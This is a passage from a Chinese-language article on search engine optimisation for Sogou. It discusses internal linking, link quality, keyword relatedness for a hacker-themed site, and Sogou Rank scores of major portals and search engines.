
5）文章或列表页面都有"最新更新"、"最新评论"的链接。

一言以蔽之，博客之所以受搜索引擎欢迎，很重要的一点就是它网页间链接关系做得相当到位。试问，如果你的网站想找另一篇文章很困难，人都找不到，搜索引擎能找到吗？如果你的网站对访客友好，那么搜索引擎同样会感到很友好。因此页面间的链接相当重要。君不见，哪个讨论SEO网站的导航做地不是很方便？

链接质量

这个其实没有太多讨论的必要，但是就像Google、百度、Yahoo和搜狗都有自己的特点一样，判断链接质量的标准也不一样。Google是靠PR，搜狗就是靠Sogou Rank，也是我们本文着重讨论的。如果要给你的网站找友情链接，那么最好找Sogou Rank比你高的，至少也要差不多的。如果你的Sogou Rank是50，而你链接了一个不到10的，那么你的网站也要受到影响。

我们看看在搜狗里输入www.hacker.com.cn搜索之后，在Sogou Rank下面列出了指向该链接的一些网页，如图2所示。我们也给这两个地址来个Sogou Rank，看看结果。www.thysea.com的Sogou Rank是52，排第一位，如图3所示；没有www的thysea.com的Sogou Rank是30，排第二位，如图4所示。




图2

搜狗认为，指向www.hacker.com.cn的网站里面，thysea.com的质量是比较高的，但是thysea.com




图3




图4

和www.thysea.com又是绑定了一个空间，就是说是镜像，一般访问的时候加www访问的比较多，因此这两个也是不一样的，因为有www和没有的在搜索引擎看来（当然实际上也是这样）是2个不同的网站。一个访问量大，并且外部链接多，那么Sogou Rank就高了，即使它们指向的是同一个网站。

如果你想做好Sogou搜索引擎的优化，那么高质量的外部链接是必不可少的；当然，对于Google、百度、Yahoo同样适用。

链接间相关性

如果你网站的定位是“黑客”，但是你的网站中，有很多“汽车”的关键字，并且你的友情链接也多数是汽车相关的网站，那么恭喜你，你的网站将会在“汽车”查询中有较好的关键字，是“汽车网站中的黑客”！呵呵。

如果你的网站定位是“黑客”，那么你网站的栏目、文章、友情链接、文章中的内部链接，最好是和黑客相关的，或者说同义的，我们写几个和“黑客”相关的关键字。

黑客：hacker、hack、heike、信息安全、网络安全、木马、特洛伊、病毒、灰鸽子　、黑洞、黑客防线、瑞星、反病毒、Kaspersky、绿盟、防火墙、IDS、IPS……

虽然有些关键字，比如瑞星、IDS，和“黑客”本身没有文字上的关联，但是对于搜索引擎来说，它抓网页的时候，很多黑客网站都有这两个关键字，那么就也自动判断它们具有相关性，你的网站上有了这些，也会被认为是和你的“黑客”内容相关。图5是“黑客”相关的自动推介。




图5

搜索“黑客”，相关的有几个搜索量大的关键字，如果你要做黑客类网站，可以找到这几个网站尝试交换链接，或者到它们网站注册个ID发几个帖子，都会有收获。

小　结

如果以上三点你都能做好，那么Sogou Rank应该是不错的。当然，Sogou Rank的高低绝不仅仅取决于这三点，但是这三点是其中比较重要的三个部分。对于搜狐来说，Sogou是其搜索战略的主力，下一步应该会有大动作。

我们来看各个搜索引擎在Sogou Rank中的得分，如图6所示。不难看出，世界第一位的www.google.com和中文老大www.baidu.com得分都比较高，搜狗丝毫没有回避这一点。

网址	Sogou Rank
www.baidu.com	89
www.iask.com	75
www.sogou.com	79
www.yahoo.cn	75
www.google.com	95
www.google.cn	74

图6

我们再来看看几个门户网站的Sogou Rank得分，如图7所示。www.163.com稳稳地坐上了第一把交椅，www.yahoo.com.cn的得分也高于www.sohu.com，应该说Sogou Rank还是相对比较公平的，不像百度，你搜索的时候很多关键字都是来自于内部百度贴吧、百度知道、百度空间……百度的搜索结果是没有公平性可言的。

网址	Sogou Rank
www.sohu.com	81
www.163.com	92
www.sina.com.cn	80
www.yahoo.com.cn	82

图7

搜狐推出搜狗3.0之后，加大了对搜狗的推广力度，并且相对于Google、百度、Yahoo，搜狗搜索引擎优化的压力要小得多……明白该怎么做了吧？呵呵。